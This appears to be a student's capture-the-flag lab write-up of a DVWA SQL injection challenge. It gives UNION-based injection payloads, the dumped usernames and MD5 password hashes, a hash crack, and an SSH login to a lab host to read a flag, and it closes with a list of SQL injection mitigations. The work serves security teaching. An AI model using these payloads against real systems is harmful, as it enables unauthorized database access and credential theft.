
Challenge 1: SQL Injection


In this challenge, I discovered user account information on a server and cracked the password of Bob Smith account. I also located the file with challenge 1 code and used Bob Smith's account credentials to open the file at **192.168.0.10** to view the contents.

Step 1:


Open the web browser and go to the website http://10.5.5.12



Login with the credential's username: admin and password: password



Set the DVWA security level to low and then click submit



DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low [Submit]

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Step 2: Retrieve the user credentials for Bob Smith's account

Identify the table that contains usernames and passwords using the payload: 1' OR 1=1 UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users'#




Kali Linux
Vulnerability: SQL Injecti
10.5.5.12/vulnerabilities/sqli/?id=1'OR+1%3D1+UNION+SELECT+1%2Ccolumn_name+FROM+information_schema.columns+WHERE+table_name%3D'users'%23&Submit=Submit#
Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec · Not Found
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID: [Submit]

```
ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: admin
Surname: admin

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Gordon
Surname: Brown

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Hack
Surname: Me

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Pablo
Surname: Picasso

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: Bob
Surname: Smith

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: user_id

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: first_name

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
Surname: last_name

   1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
 rst name: 1
 rname: user

   1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
 rst name: 1
 rname: password

ID: 1'OR 1=1 UNION SELECT 1,column_name FROM information_schema.columns WHERE table_name='users'#
First name: 1
```

Retrieve the username and password hash for Bob Smith's account. To retrieve the password and the user Bob, we use the payload: 1' OR 1=1 UNION SELECT user, password FROM users #




Vulnerability: SQL Injection

User ID: Submit

```
ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: admin
Surname: admin

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: Gordon
Surname: Brown

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: Hack
Surname: Me

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: Pablo
Surname: Picasso

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: Bob
Surname: Smith

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1'OR 1=1 UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Step 3: Crack Bob Smith's account password

I used crackstation.net to crack the password hash and immediately I realised the password was password



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Step 4: Locate and open the file with challenge 1 code

Log into 192.168.0.10 as Bob Smith through SSH



```
┌──(kali㉿Kali)-[~]
└─$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$
```

Locate and open the flag file in the user's home directory then find out what is the name of the file with the code and the message that is inside the file



```
└─$ ssh smithy@192.168.0.10
The authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ pwd
/home/smithy
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$
```

Step 5: Research and propose the SQL attack mitigations

The mitigations methods for preventing SQL injection attacks are:

- Install the latest software and security patches from vendors when available.
- Give accounts that connect to the SQL database only the minimum privileges needed.
- Don’t share database accounts across different websites and applications.
- Use validation for all types of user-supplied input, including drop-down menus.
- Configure error reporting instead of sending error messages to the client web browser.

- Use prepared statements with parameterized queries that define all the SQL code and pass in each parameter so attackers can't change the intent of a query later.
- Use stored procedures to build SQL statements with parameters that are stored in the database and called from the application.
- Use allowlist input validation to prevent unvalidated user input from being added to query.
- Escape all user-supplied input before putting it in a query so that the input isn’t confused with SQL code from the developer.